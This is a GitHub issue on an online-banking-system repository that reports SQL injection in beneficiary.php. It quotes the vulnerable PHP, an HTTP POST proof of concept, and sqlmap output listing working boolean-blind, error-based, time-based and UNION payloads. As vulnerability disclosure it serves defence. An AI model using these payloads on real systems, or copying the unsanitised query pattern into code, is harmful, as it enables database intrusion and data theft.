zakee94 / **online-banking-system** Public

Code · Issues 16 · Pull requests · Actions · Projects · Security · ...

New issue

Jump to bottom

Found a vulnerability #13

○ Open **0clickjacking0** opened this issue on Sep 5 · 0 comments

0clickjacking0 commented on Sep 5

Vulnerability file address


`net-banking/beneficiary.php` from line 74,The `$_POST['search']` parameter is controllable, the parameter search can be passed through post, and the `$search` is not protected from sql injection, line 92 `$result1 = $conn->query($sql1);` made a sql query,resulting in sql injection

```
......
......
......
if (isset($_POST['submit'])) {
                    $back_button = TRUE;
                    $search = $_POST['search'];
                    $by = $_POST['by'];

                    if ($by == "name") {
                        $sql1 = "SELECT cust_id, first_name, last_name, account_no FROM customer
                        WHERE cust_id=".$row["benef_cust_id"]." AND (first_name LIKE '%$search%'
                        OR last_name LIKE '%$search%' OR CONCAT(first_name, ' ', last_name) LIKE '%$s
                    }
                    else {
                        $sql1 = "SELECT cust_id, first_name, last_name, account_no FROM customer
                        WHERE cust_id=".$row["benef_cust_id"]." AND account_no LIKE '$search'";
                    }
                }
......
......
......

        <?php
            $result1 = $conn->query($sql1);
......
......
......
```

POC

```
POST /net-banking/beneficiary.php HTTP/1.1
Host: www.bank.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m5fjmb3r9rvk4i56cqc22ht3c3
Content-Length: 16

submit=&search=' AND (SELECT 2893 FROM (SELECT(SLEEP(5)))EXvW)-- WklL
```

Attack results pictures



```
[17:47:13] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential
) technique found
[17:47:13] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query co
lumns. Automatically extending the range for current UNION query injection technique test
[17:47:13] [WARNING] reflective value(s) found and filtering out
[17:47:13] [INFO] target URL appears to have 4 columns in query
[17:47:13] [INFO] (custom) POST parameter '#1*' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[17:47:13] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any
problems during data retrieval
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 253 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: submit=&search=' OR NOT 3220=3220-- MaMC

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: submit=&search=' OR (SELECT 9466 FROM(SELECT COUNT(*),CONCAT(0x7178787a71,(SELECT (ELT(9466=9466,1))),0x717a6a7a71,FLOO
R(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- oKou

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: submit=&search=' AND (SELECT 2893 FROM (SELECT(SLEEP(5)))EXvW)-- WklL

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: submit=&search=' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178787a71,0x4c58546c4b774f556c75795773526c474e41615363667155
6241565254597052726f6d59425a7369,0x717a6a7a71)-- -
---
[17:47:16] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, Nginx 1.21.2
back-end DBMS: MySQL >= 5.0
[17:47:16] [INFO] fetched data logged to text files under '/Users/xianyu123/.sqlmap/output/www.bank.net'

[*] ending @ 17:47:16 /2022-09-05/
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant